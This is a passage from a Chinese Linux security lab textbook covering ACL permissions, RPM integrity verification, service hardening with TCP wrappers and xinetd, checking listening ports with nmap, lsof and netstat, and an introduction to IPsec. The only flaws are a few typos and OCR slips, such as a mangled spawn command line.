| drwx--x--x | 711 | 让子目录对全系统可读，但是限制使用 ls 命令的访问。只有那些知道其名字的人才能对子目录中的文件进行读操作 |

**3. 配置 ACL**

ACL 是从客体出发描述控制信息，可以用来对某一资源指定任意一个用户的访问权限。它给每个客体建立一个 ACL，记录该客体可以被哪些主体访问以及访问的形式，限制包括 root 用户在内的所有用户对文件、资源或套接字的访问。Linux 内核 2.5 以上都支持 ACL 功能。

（1）首先配置文件系统支持 ACL。Linux 系统默认并没有支持 ACL，需要进行配置，可以直接修改/etc/fstab 文件。

原文件：

```
LABEL=/          /          ext2          defaults      1 1
LABEL=/boot      /boot      ext2          defaults      1 2
LABEL=/home      /home      ext3          defaults      1 2
LABEL=/usr       /usr       ext3          defaults      1 2
```

在 defaults 后面添加 acl，修改后为：

```
LABEL=/          /          ext2          defaults,acl     1 1
LABEL=/boot      /boot      ext2          defaults,acl     1 2
LABEL=/home      /home      ext3          defaults,acl     1 2
LABEL=/usr       /usr       ext3          defaults,acl     1 2
```

然后输入命令：#mount –o remount 或者重启系统就可以了。

（2）以根用户登录系统，创建一个文件 test.txt，执行结果如下：

```
[root@mylivx fs1]# echo "test acl"> test.txt
[root@mylivx fs1]# ll
total 8
-rw-r--r--  1 root root 9 Aug 30 23:32 test.txt
```

（3）以 testuser 用户身份登录系统，进行写测试，执行结果如下：

```
[root@mylivx fs1]# su testuser
[testuser@mylivx fs1]$ ls
test.txt
[testuser@mylivx fs1]$ echo "Modify by testuser">test.txt
bash: test.txt: Permission denied
[testuser@mylivx fs1]$ exit
exit
```

（4）使用 setfacl 命令设置文件 test.txt，使得用户 testuser 具有读写权限。可以使用 getfacl 命令查询文件 ACL 属性，可以看出设置 ACL 后，ll 命令输出中文件权限后面多出一个“＋”，这也是 ACL 执行的一个标志，执行结果如下：

```
[root@mylivx fs1]# setfacl -m u:testuser:rw test.txt
[root@mylivx fs1]# ll
total 8
-rw-rw-r--+ 1 root root 9 Aug 30 23:32 test.txt
[root@mylivx fs1]# getfacl test.txt
# file: test.txt
# owner: root
# group: root
user::rw-
user:testuser:rw-
group::r--
mask::rw-
other::r--
[root@mylivx fs1]# cat test.txt
test acl
[root@mylivx fs1]# su testuser
[testuser@mylivx fs1]$ cat test.txt
test acl
[testuser@mylivx fs1]$ echo "Modify bu testuser">test.txt
[testuser@mylivx fs1]$ cat test.txt
Modify bu testuser
[testuser@mylivx fs1]$ exit
exit
[root@mylivx fs1]# su newuser
```

```
su: user newuser does not exist
[root@mylivx fs1]# su newuser1
[newuser1@mylivx fs1]$ echo "Modify by newuser">>test.txt
bash: test.txt: Permission denied
[newuser1@mylivx fs1]$
```

**【实验报告】**

（1）叙述常用 Linux 文件权限管理操作。

（2）分析 Linux 下使用 ACL 的好处。

**【思考题】**

（1）查找资料，分析当前 Linux 文件权限管理存在的不足之处和未来的技术发展趋势。

（2）以 root 用户登录，进入到/home/newuser1 目录下，创建一个文件 test.txt，使用 ll 命令查看文件权限设置。然后以 newuser1 用户登录，在/home/newuser1 目录下，尝试使用 vi 编辑文件 test.txt，查看系统输出。

（3）以 root 用户登录，使用 chmod 命令更改 test.txt 的权限，分别实验表 9-1 中的权限组合，并以 newuser1 用户进行测试。

（4）以 root 用户登录，使用 chown 将 test.txt 的属主更改为 newuse1，然后以 newuser1 用户登录，测试文件权限。

## 9.2.2 RPM 软件管理

**【实验目的】**

掌握使用 RPM 软件包管理器验证文件完整性的方法。

**【原理简介】**

基于 RPM 的安装包（Red Hat 公司开发并包含在其 Linux 产品之中的多功能软件安装管理器，现有多种版本的 Linux 使用此管理器，如 Red Hat、TurboLinux），它可以用来建立、安装、查询、检验、升级和卸载独立的软件包。一个完整的 RPM 包包括压缩文件和包信息。当使用 RPM 安装软件时，RPM 为每个被安装的文件向数据库中添加信息，包括 MD5 校验和、文件大小、文件类型、拥有者、组和权限模式。RPM 的功能包括：

- 可以安装、删除、升级和管理软件。
- 通过 RPM 包管理能知道软件包包含哪些文件，也能知道系统中的某个文件属于哪个软件包。
- 可以查询系统中的软件包是否安装以及其版本。
- 支持软件包签名，可以验证软件包的完整性。
- 依赖性的检查，查看是否有软件包由于不兼容而扰乱了系统。

由于 RPM 具有以上功能所以是一个重要的安全管理工具。

**【实验环境】**

Red Hat Linux 内核版本 2.6 以上。

**【实验步骤】**

### 1. 已经安装程序的信息查询

```
# rpm -q pagckagename
```

如：

```
# rpm -q setup
setup-2.5.25-1
```

得到安装程序的版本信息。

### 2. 文件拥有的包

```
# rpm -qf filename
```

如：

```
# rpm -qf /etc/passwd
setup-2.5.25-1
```

证明/etc/passwd 文件是由 setup 安装生成的。

### 3. 一个包所包含的文件分布

```
# rpm -ql pagckagename
```

如：

```
# rpm -ql setup
/etc/bashrc
/etc/csh.cshrc
/etc/csh.login
/etc/exports
/etc/filesystems
/etc/group
/usr/share/doc/setup-2.5.25
/usr/share/doc/setup-2.5.25/uidgid
/var/log/lastlog
```

### 4. 安装 RPM 包

```
# rpm -i packagename
```

假设要安装一个 RPM 的包，那么对应就必须知道包的路径，可以从本地路径、光盘、网络等上面的包进行安装。同时也可以对多个包进行安装，如：

```
# rpm -i /mnt/cdrom/RedHat/RPMS/setup-*
```

表示同时对所有光盘里面 RedHat/RPMS/目录下所有以 setup 开头的包进行安装。

也可以从网络上进行包的安装：

```
#  rpm  -ivh  ftp://anonymous@ftp.redhat.com/pub/redhat/linux/rawhide/
i386/RPMS/lynx-*
```

上面的 -v 和-h 参数是扩展设置带散列的冗长输出，可以监视安装进程。

**5. 包的升级**

包的升级是有风险的，有些程序进行了配置，如果升级后，可能丢失配置信息。要升级包可以使用下面的命令：

```
# rpm -U packagename
# rpm -F packagename
```

-U-F 都能够升级包，差别在于没有已安装的 RMP 包时，-U 命令安装新包，-F 不安装新包。

一般升级的时候也使用-v-h 来监控安装进程：

```
# rpm -Uvh /mnt/cdrom/RedHat/RPMS/lynx-*
```

**6. 包的依赖性**

升级包的时候，有的包是具有依赖性的，比如要安装某个程序，但是对应的程序没有安装，比如要编译内核，那么编译器就要先安装。当然，也能够使用--nodeps 来忽略包的依赖性。比如安装内核源代码，那么对应就应该先安装 gcc 编译器。

可以使用下面的命令来忽略依赖性提示后正常安装程序：

```
# rpm -Uvh --nodeps /mnt/cdrom/RedHat/RPMS/kernel-source-*
# rpm -Uvh /mnt/cdrom/RedHat/RPMS/gcc-3-*
```

**7. 包的删除**

包的删除比较容易，使用：

```
# rpm -e packagename
```

就能够删除自己想要删除的包，不需要知道版本和路径，比如要删除内核源代码包：

```
# rpm -e kernel-source
```

也能够同时删除多个包：

```
# rpm -e kernel-source gcc
```

那么就会同时把 kernel-source 和 gcc 的包删除。

**8. 安装软件的完整性检查**

RPM 包含各类用于查询软件包及其内容的选项。对于那些怀疑重要的系统文件和可执行文件已被修改的管理员来说，这些校验选项具有很高的价值。

（1）首先需要把 Linux 系统的 GPG 公钥导入到系统的 RPM 密钥环上。该公钥会校验安装在系统上的软件包是否包含软件包签名，从而确保这些软件包的确来自合适的厂商。可以使用以下命令来导入公钥（把<version>改成安装在系统上的 RPM 版本）：

```
rpm --import /usr/share/doc/rpm-<version>/RPM-GPG-KEY
```

要显示所有已安装的用于 RPM 校验的公钥列表，执行以下命令：

```
rpm -qa gpg-pubkey*
```

红帽公钥的输出会包括：

```
gpg-pubkey-db42a60e-37ea5438
```

要显示特定公钥的细节，使用 rpm -qi 命令和前一命令的输出。在这个例子中是：

```
rpm -qi gpg-pubkey-db42a60e-37ea5438
```

（2）使用命令 rpm -V 软件包名称来验证软件包的合法性。如果该命令没有显示任何输出而退出，这就意味着其中所有文件自从最后一次 RPM 数据库更新以来都没有被修改。如果该命令给出了错误，例如：

```
S.5....T c /bin/ps
```

那么，这就说明该文件已被修改了。需要决定是应该保留它（如果被修改的文件是 /etc 中的配置文件，如果是管理员修改的配置则是正常的）还是删除它后再重新安装包含这个文件的软件包。以下列表解释了表示校验失败的这 8 个字符（上面例子中是 S.5....T）的含义。

. ——已通过这一阶段的校验测试。
? ——测试中发现了一份无法读取的文件，这极可能是文件权限问题。
S ——测试中发现了一份比最初安装在系统上的文件稍大或稍小的文件。
5 ——测试中发现了一份和最初安装时的 MD5 校验和不匹配的文件。
M ——测试中检测到文件权限或文件类型错误。
D ——测试中检测到主/次号码不匹配的设备文件。
L ——测试中找到一个被改变到另一个文件路径的符号链接。
U ——测试中找到一份用户所有者被改变的文件。
G ——测试中找到一份组群所有者被改变的文件。
T ——测试中遇到文件的 mtime 校验错误。

（3）还可以使用以下命令：

```
rpm -Va
```

-Va 选项校验所有安装了的软件包，并找出校验测试中的失败之处（和 -V 选项相似），但是由于它校验每个安装了的软件包，其输出要比 -V 选项更详细。

```
rpm -Vf /bin/ls
```

-Vf 选项校验某个安装了的软件包中的单个文件。如果只打算快速地校验一个有疑点的文件，这个选项就很有用。

```
rpm -K application-1.0.i386.rpm
```

-K 选项对于检查 RPM 软件包文件的 MD5 校验和与 GPG 签名来说很有用。可以用它来检查想安装的软件包是否被厂商（如 Red Hat, Inc.）或被其他已导入 GPG 公钥的机构签名了。没有被正确签名的软件包会显示一条和以下内容相似的消息：

```
application-1.0.i386.rpm (SHA1) DSA sha1 md5 (GPG) NOT OK
        (MISSING KEYS: GPG#897da07a)
```

请谨慎安装未被签名的软件包，因为它们没有被厂商（如 Red Hat, Inc.）批准，有可能包含有害源码。

**【实验报告】**

（1）使用 RPM 对系统的软件进行管理。

（2）验证系统内安装软件的完整性，并分析结果。

**【思考题】**

分析 RPM 管理系统验证软件完整性的原理。

## 9.3 服务器安全

### 9.3.1 系统安全设置

**【实验目的】**

掌握 Linux 下服务管理的方法，了解一般系统常用的服务。

**【原理简介】**

Linux 作为一个网络操作系统，最主要的功能就是提供各种网络服务，而每个网络服务都是带着各种各样的安全等级进入系统的一扇门。为了方便用户建立 Linux 服务器系统，绝大部分 Linux 分版默认安装了尽可能多的服务，而这些服务，有一些是用户不需要、不了解的服务，有些是必须改变其默认配置和安装修补版本才能保证其安全的服务。开启的服务越多，开放的端口越多，Linux 服务器的安全风险就越高。

就安全性而言，Linux 相对于 Windows 具有更多的优势。但是，不管选择哪一种 Linux 发行版本，在安装完成以后都应该进行一些必要的配置，来增强它的安全性。要建立一个安全 Linux 服务器就首先要了解 Linux 环境下和网络服务相关的配置文件的含义及如何进行安全的配置。本实验全面讲述了 Linux 平台下重要服务的配置方法，其中 Apache 服务和 FTP 服务的安全配置将在后面的章节中讲述。

【实验环境】

Red Hat Linux 9.0 或 Fedora CoreLinux 3 以上的版本。

【实验步骤】

**1. 服务管理**

（1）Linux 的服务都是以脚本的方式来运行的，存在于/etc/rc.d/ init.d 目录下所有的脚本就是系统的服务脚本。它具有两项作用，一项是在系统启动的时候自动启动那些脚本中所要求启动的程序，另一项是通过该脚本来对服务进行控制，比如启动、停止等。首先查看当前系统所有的服务，下面命令里面列出的就是目前系统中所有的服务，每次系统启动的时候，根据配置相应的服务就会启动。

```
[root@mylinux init.d]# ls
aep1000  firstboot  kdcrotate  network  pxe         smb          winbind
anacron  functions  keytable   nfs      random      snmpd        xfs
apmd     gpm        killall    nfslock  rawdevices  snmptrapd    xinetd
atd      halt       kprop      nscd     rhnsd       squid        ypbind
autofs   httpd      krb524     ntpd     ripd        sshd         yppasswdd
bcm5820  iptables   krb5kdc    ospf6d   ripngd      syslog       ypserv
bgpd     irda       kudzu      ospfd    saslauthd   tux          ypxfrd
crond    isdn       named      pcmcia   sendmail    vmwaretools  zebra
cups     kadmin     netfs      portmap  single      vsftpd
```

服务脚本操作如表 9-2 所示。

**表 9-2　服务脚本操作**

| 操　作 | 作　　用 |
|---|---|
| Start | 启动服务，等价于服务脚本里的 start 命令 |
| Stop | 停止服务，等价于服务脚本 stop 命令 |
| Restart | 关闭服务，然后重新启动，等价于脚本 restart 命令 |
| Reload | 使服务不重新启动而重读配置文件，等价于服务脚本的 reload 命令 |
| Status | 提供服务的当前状态，等价于服务脚本的 status 命令 |
| condrestart | 如果服务锁定，则这个来关闭服务，然后再次启动，等价于 condrestart 命令 |

比如，要重新启动 Samba，则可以用 root 用户运行下面两个命令，效果一样：

```
# /etc/rc.d/init.d/smb restart
# service smb restart
```

假如要系统启动的时候自动启动某个服务，那么就配置好一个服务脚本，放到/etc/rc.d/init.d 里面即可。相应地，如果要删除哪个服务，把其脚本移走即可。

（2）以 root 用户登录系统，单击 Red Hat Linux 主菜单中的【系统设置】|【服务器设置】|【服务】菜单项，出现如图 9-5 所示的管理界面，通过这个界面可以对当前/etc/init.d

目录下的服务进行管理。





图 9-5 服务配置管理界面

（3）下面启用 httpd 服务，并使该服务自动启动，可以选择左侧的 hpptd 选项，然后单击 Start 按钮即可，最终结果如图 9-6 所示。





图 9-6 httpd 服务的配置

（4）有些网络服务需要使用超级服务 xinetd 来启动，比如 echo 服务，这种服务必须通过 xinetd 服务来启动，方法是以 root 进入/etc/xinetd.d 编辑 echo 脚本，如下所示。

```
# default: off
# description: An xinetd internal service which echo's characters back to
clients. \
# This is the tcp version.
service echo
{
    disable = no  # yes 表示不启动，no 表示启动
    type        = INTERNAL
    id          = echo-stream
    socket_type = stream
    protocol    = tcp
```

```
    user        = root
    wait        = no
}
```

编辑脚本后，进入/etc/init.d 目录使用命令 ./xinetd restart 即可启动 echo 服务。

**2. 使用 TCP wrappers 程序来维护服务安全**

TCP wrappers 程序为多项服务提供访问控制。多数现代的网络服务，如 SSH、Telnet 和 FTP，都使用 TCP wrappers 程序。该 wrappers 程序位于进入请求和被请求服务之间。当与 xinetd 一起使用时，TCP wrappers 程序的优越性就更为显著。xinetd 是一种提供附加的访问、记录、关联、重导向和资源利用控制的超级服务。

（1）TCP wrappers 程序和连接横幅。给连接服务的客户发送一幅警戒性横幅是掩盖服务器所使用的系统的好办法。同时，它也让潜在的攻击者知道系统管理员是相当警惕的。要为某服务实现 TCP wrappers 程序横幅，请使用 banner 选项。这个例子为 vsftpd 实现了一个横幅。首先，创建一个横幅文件。它可以位于系统上的任何地方，但是它的名称必须和守护进程相同。在这个例子中，该文件叫作/etc/banners/vsftpd。该文件的内容如下所示：

```
220-Hello, %c
220-All activity on ftp.example.com is logged.
220-Act up and you will be banned.
```

%c 代表提供了各类客户信息，如用户名和主机名，或用户名和 IP 地址。要把这个横幅展示给每个进入连接，把以下行添加到 /etc/hosts.allow 文件中：

```
vsftpd : ALL : banners /etc/banners/
```

（2）TCP wrappers 程序和攻击警告。如果某个主机或网络被发现正在攻击服务器，TCP wrappers 程序可以通过 spawn 指令对来自该主机或网络的后续攻击向管理员发出警告。在这个例子中，假定某个来自 206.182.68.0/24 网络的黑客被发现正在试图攻击服务器。如果把以下行添加到 /etc/hosts.deny 文件中，连接企图就会被拒绝并记录在一个特殊的文件中。

```
ALL : 206.182.68.0 : spawn /bin/ 'date' %c %d >> /var/log/intruder_alert
```

%d 代表提供攻击者其他访问的服务名称。

因为 spawn 指令执行任何 shell 命令，可以创建一个脚本，该脚本会在某个特定客户企图连接服务器的时候通知管理员或执行一系列命令。

（3）TCP wrappers 程序和强化记录。如果某类连接比其他连接更值得关注，可以通过 severity 选项来提高该类服务的记录级别。在这个例子中，假定每个企图连接 FTP 服务器的端口 23（Telnet 端口）的客户都是黑客。在日志文件中放置一个 emerg 标记而不是使用默认的 info 标记来否定连接。要达到这个目的，把以下行放在 /etc/hosts.deny 文件中：

```
in.telnetd : ALL : severity emerg
```

它使用默认的 authpriv 记录设施，把优先级别从默认的 info 提高到 emerg，这会把日志消息直接显示在控制台上。配置好之后，尝试从其他机器上 Telnet 连接本机进行实验。

**3. 使用 xinetd 来增强安全性**

xinetd 超级服务器是另一个用来控制对其从属服务访问的有用工具。下面集中讨论如何使用 xinetd 设置陷阱服务，以及如何使用它来控制任何给定 xinetd 服务可以使用的资源数量，从而阻止拒绝服务攻击。要阅读更全面的可用选项列表，请参考 xinetd 和 xinetd.conf 的说明书页。

（1）设置陷阱。xinetd 的一个重要功能是自动把恶意主机添加到全局 no_access 列表的能力。如果一个主机在这个列表上，它对 xinetd 管理的服务的后续连接都会被拒绝一段时间，直到 xinetd 被重新启动为止。这是通过使用 SENSOR 属性来实现的。该技术是阻塞试图扫描服务器端口的主机的简单方法。设置 SENSOR 的第一个步骤是选择不打算使用的服务。以下以 Telnet 为例进行说明。编辑 /etc/xinetd.d/telnet 文件，把含有 flags 的行改成：

```
flags = SENSOR
```

在括号内添加以下行：

```
deny_time = 30
```

这会拒绝试图连接到端口的主机在今后 30min 内的所有连接。deny_time 属性还有一个可接受的值是 FOREVER，它会使该禁令在 xinetd 被重新启动前保持有效；NEVER 则会允许连接并且记录它。最后，确定一下这个文件如下：

```
# default: on
# description: The telnet server serves telnet sessions; it uses \
#   unencrypted username/password pairs for authentication.
service telnet
{
    flags       = SENSOR
    deny_time   = 30
    socket_type = stream
    wait        = no
    user        = root
    server      = /usr/sbin/in.telnetd
    log_on_failure  += USERID
    disable     = no
}
```

设置好之后，打开本机的 echo 服务，首先从其他机器上试图连接本机的 echo 端口，系统可以提供 echo 服务，退出，然后再连接本机 Telnet 端口，连接不成功，再连接本机

的 echo 端口，连接也不成功。

（2）控制服务器资源。xinetd 的另一个重要功能是它能够控制从属服务可以使用的资源量。它通过以下指令来达到这个目的：

cps = <number_of_connections><wait_period>——指定每秒钟内被允许到服务的连接数量。该指令只接受整数值。

instances = <number_of_connections>——指定允许到服务的连接总数。该指令接受整数值或 UNLIMITED。

per_source = <number_of_connections>——指定每个主机被允许到服务的连接数量。该指令接受整数值或 UNLIMITED。

rlimit_as = <number[K|M]> ——指定服务可以占用的内存地址空间数量，以 KB 或 MB 为单位。该指令接受整数值或 UNLIMITED。

rlimit_cpu = <number_of_seconds>——指定服务占用 CPU 的时间（以 s 为单位）。该指令接受整数值或 UNLIMITED。

使用这些指令有助于防止某个 xinetd 服务大量占用系统，从而导致“拒绝服务”情况的出现。

**4. 检查正在监听的端口**

（1）配置了网络服务之后，关注一下哪些端口在监听系统的网络接口这一点很重要。任何打开的端口都可能会是网络正被入侵的证明。要列举正在监听网络的端口，有两种基本方法。一种不太可靠的方法是通过输入 netstat -an 或 lsof -i 之类的命令来查询网络堆栈。这种方法之所以不太可靠是因为这些程序不连接网络上的机器，而是查看系统上在运行什么，因此，它们频繁成为攻击者的替换目标，该程序有可能被黑客的程序替换了，从而掩盖他们的踪迹。更可靠的方法是使用 nmap 之类的端口扫描器来检查哪些端口正在监听网络。以下从控制台发出的命令会判定哪些端口在监听来自网络上的 TCP 连接，执行结果如下：

```
[root@localhost xinetd.d]# nmap -sT -O localhost

Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2006-04-01 21:07 CST
Interesting ports on localhost.localdomain (127.0.0.1):
(The 1655 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
7/tcp    open  echo
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
37/tcp   open  time
111/tcp open  rpcbind
631/tcp open  ipp
Device type:  general purpose
Running: Linux 2.4.X|2.5.X|2.6.X
```

```
OS details: Linux 2.5.25 - 2.6.3 or Gentoo 1.2 Linux 2.4.19 rc1-rc7), Linux
2 .6.3 - 2.6.8
Uptime 0.196 days (since Sat Apr  1 16:26:03 2006)

Nmap finished: 1 IP address (1 host up) scanned in 3.954 seconds
[root@localhost xinetd.d]#
```

（2）使用 netstat 或 lsof 检查端口的信息。以下是命令的输出部分：

```
[root@localhost xinetd.d]# lsof -i
COMMAND     PID   USER   FD    TYPE   DEVICE  SIZE NODE NAME
portmap     1688  rpc    3u    IPv4   9491     UDP *:sunrpc
portmap     1688  rpc    4u    IPv4   9495     TCP *:sunrpc (LISTEN)
mDNSRespo   2000  nobody   8u  IPv4    9949  UDP *:5353
cupsd       2090  root  0u   IPv4   10252   TCP localhost.localdomain:ipp
(LISTEN)
cupsd       2090    root    2u  IPv4  10253      UDP *:ipp
sshd        2138    root    3u  IPv6  10274      TCP *:ssh (LISTEN)
sendmail    2164  root  4u  IPv4  10369  TCP localhost.localdomain:smtp
(LISTEN)
vsftpd     3003    root    3u  IPv4  23125       TCP *:ftp (LISTEN)
xinetd    13506    root    5u  IPv4  67742       TCP *:echo (LISTEN)
xinetd    13506    root    6u  IPv4  67743       TCP *:telnet (LISTEN)
xinetd    13506    root    8u  IPv4  67744       TCP *:time (LISTEN)
[root@localhost xinetd.d]# netstat -anp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address   Foreign Address  State  PID/Program name
tcp        0      0 0.0.0.0:32769     0.0.0.0:*    LISTEN  1706/rpc.statd
tcp        0      0 0.0.0.0:37        0.0.0.0:*    LISTEN  13506/xinetd
tcp        0      0 0.0.0.0:7         0.0.0.0:*    LISTEN  13506/xinetd
tcp        0      0 0.0.0.0:111       0.0.0.0:*    LISTEN   1688/portmap
tcp        0      0 0.0.0.0:21        0.0.0.0:*    LISTEN   3003/vsftpd
tcp        0      0 0.0.0.0:23        0.0.0.0:*    LISTEN  13506/xinetd
tcp        0      0 127.0.0.1:631     0.0.0.0:*    LISTEN   2090/cupsd
tcp      0    0 127.0.0.1:5335    0.0.0.0:*     LISTEN    2000/mDNSResponder
tcp      0    0 127.0.0.1:25      0.0.0.0:*     LISTEN  2164/sendmail: acce
tcp        0      0 :::22           :::*             LISTEN   2138/sshd
udp        0      0 0.0.0.0:32769     0.0.0.0:*     1706/rpc.statd
udp        0      0 0.0.0.0:610       0.0.0.0:*     1706/rpc.statd
udp        0      0 0.0.0.0:5353      0.0.0.0:*     2000/mDNSResponder
udp        0      0 0.0.0.0:111       0.0.0.0:*     1688/portmap
udp        0      0 0.0.0.0:631       0.0.0.0:*     2090/cupsd
```

这些工具揭示了大量关于运行在机器上的服务状态的信息。它们很灵活，能够提供网络服务和配置的许多信息。

**【实验报告】**

（1）详细叙述实验过程，并分析各种设置所起的安全作用。

（2）分析 Linux 下网络服务安全设置与 Windows 下安全设置的异同。

**【思考题】**

Snort 是一款重要开源代码的网络入侵检测系统，它能够发现来自网络的各种攻击行为，请从 http://www.snort.org 网站上下载 Snort 软件，在 Linux 操作系统中安装并测试，分析入侵检测系统在服务器安全中的作用。

## 9.3.2　IPSec 配置

**【实验目的】**

掌握 Linux 下 IPSec 的安全配置，了解网络安全通信的原理。

**【原理简介】**

Linux 支持使用 IPsec 在互联网上使用安全隧道来连接远程主机和网络。IPsec 可以使用主机到主机（一个计算机工作站到另一个计算机工作站）或网络到网络（一个 LAN/WAN 到另一个 LAN/WAN）来实现。Linux 中的 IPsec 实现使用互联网密钥交换（Internet Key Exchange，IKE）。它是一个被互联网工程任务组（Internet Engineering Task Force，IETF）实现的用于彼此验证和安全连接系统的协议。

IPsec 连接被分成两个逻辑阶段。在第一阶段，IPsec 节点引发和远程节点或网络的连接。远程节点或网络检查请求节点的证件，双方商谈连接所用的验证方法。在 Linux 系统上，IPsec 连接使用 IPsec 节点验证的“预共享密钥”（Pre-shared Key）方法。在预共享密钥 IPsec 连接中，双方主机必须使用同一密钥才能进入 IPsec 连接的第二阶段。

IPsec 连接的第二阶段，在 IPsec 节点间创建“安全关联”（Security Association，SA）。该阶段使用配置信息（如加密方法、密钥互换参数等）来建立 SA 数据库。它管理远程节点和网络间的实际 IPsec 连接。Linux 中的 IPsec 实现使用 IKE 来在互联网的主机间共享密钥。racoon 这个密钥守护进程处理 IKE 密钥分发和交换任务。

IPsec 可以通过主机到主机连接的配置来连接一个桌面或工作站到另一个桌面或工作站。这类连接使用每个主机所连的网络来创建彼此间的安全隧道。创建连接的第一步是从每个工作站收集系统和网络信息。对于主机到主机连接，需要以下信息：

- 两个主机的 IP 地址。
- 用来把 IPsec 连接从其他设备或连接中区别出来的独特名称（如 ipsec0）。
- 固定的密钥或被 racoon 自动生成的密钥。
- 被用来初始连接和在会话中交换密钥的预共享验证密钥。

例如：假定工作站 A 和工作站 B 想通过 IPsec 隧道来彼此连接。它们想使用值为 foobarbaz 的预共享密钥来连接，并且用户同意让 racoon 自动生成和共享每个主机间的验证密钥。两个主机用户都决定把它们的连接命名为 ipsec0。

**【实验环境】**

Linux 操作系统。

**【实验步骤】**

